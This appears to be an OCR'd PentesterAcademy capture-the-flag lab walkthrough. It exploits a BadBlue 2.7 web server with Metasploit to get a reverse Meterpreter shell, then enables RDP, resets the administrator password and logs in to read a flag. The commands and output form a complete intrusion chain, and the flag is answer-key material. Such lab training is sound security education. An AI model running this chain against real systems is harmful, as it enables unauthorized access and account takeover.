

ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: Enabling Remote Desktop
URL	https://attackdefense.com/challengedetails?cid=1958
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.68
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap 10.0.0.68

```
root@attackdefense:~# nmap 10.0.0.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 18:04 IST
Nmap scan report for ip-10-0-0-68.ap-southeast-1.compute.internal (10.0.0.68)
Host is up (0.0026s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
root@attackdefense:~#
```

Note: The RDP default port is not exposed - 3389

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.0.68

```
root@attackdefense:~# nmap -sV -p 80 10.0.0.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 18:05 IST
Nmap scan report for ip-10-0-0-68.ap-southeast-1.compute.internal (10.0.0.68)
Host is up (0.0030s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------
 Exploit Title
------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a metasploit module for badblue server. We will use PassThu remote buffer overflow metasploit module to exploit the target.

Commands:
msfconsole
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.0.68
exploit

```
msf5 > use exploit/windows/http/badblue_passthru
msf5 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.0.68
RHOSTS => 10.0.0.68
msf5 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (180291 bytes) to 10.0.0.68
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.68:49194)

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Enabling the RDP service using windows post exploitation module.

Commands:
use post/windows/manage/enable_rdp

set SESSION 1
exploit

```
msf5 > use post/windows/manage/enable_rdp
msf5 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[+]     RDP Service Started
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20200921180925
[*] Post module execution completed
msf5 post(windows/manage/enable_rdp) >
```

The post exploits worked fine. Re-running nmap to check if RDP port is exposed or not.

Command: nmap 10.0.0.68

```
root@attackdefense:~# nmap 10.0.0.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 18:10 IST
Nmap scan report for ip-10-0-0-68.ap-southeast-1.compute.internal (10.0.0.68)
Host is up (0.0026s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
root@attackdefense:~#
```

The RDP port 3389 is exposed.

Step 7: Interact with the meterpreter shell and change the administrator password.

Commands:


sessions -i 1
shell
net user administrator hacker_123321

```
msf5 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2964 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user administrator hacker_123321
net user administrator hacker_123321
The command completed successfully.


C:\Windows\system32>
```


Step 8: Connect to the RDP service using xfreerdp utility and administrator account.

Command: xfreerdp /u:administrator /p:hacker_123321 /v:10.0.0.68
Y

```
root@attackdefense:~# xfreerdp /u:administrator /p:hacker_123321 /v:10.0.0.68
[18:13:17:703] [505:506] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[18:13:17:754] [505:506] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[18:13:17:754] [505:506] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[18:13:17:754] [505:506] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[18:13:17:772] [505:506] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[18:13:17:773] [505:506] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[18:13:17:773] [505:506] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[18:13:17:773] [505:506] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.0.0.68:3389)
[18:13:17:773] [505:506] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[18:13:17:773] [505:506] [ERROR][com.freerdp.crypto] - Common Name (CN):
[18:13:17:773] [505:506] [ERROR][com.freerdp.crypto] -  WIN-OMCNBKR66MN
[18:13:17:773] [505:506] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.0.0.68:3389 (RDP-Server):
        Common Name: WIN-OMCNBKR66MN
        Subject:     CN = WIN-OMCNBKR66MN
        Issuer:      CN = WIN-OMCNBKR66MN
        Thumbprint:  42:a3:f1:bf:a2:a7:4c:65:37:e3:86:38:de:47:69:c0:4f:19:cf:25
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
```



Step 8: Reading the flag.txt file which is present on the Desktop of the Administrator user.



This reveals the flag to us.

Flag: 763e1c86da26c66e86a8537fd343280d

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. Post Exploitation Module (https://www.rapid7.com/db/modules/post/windows/manage/enable_rdp)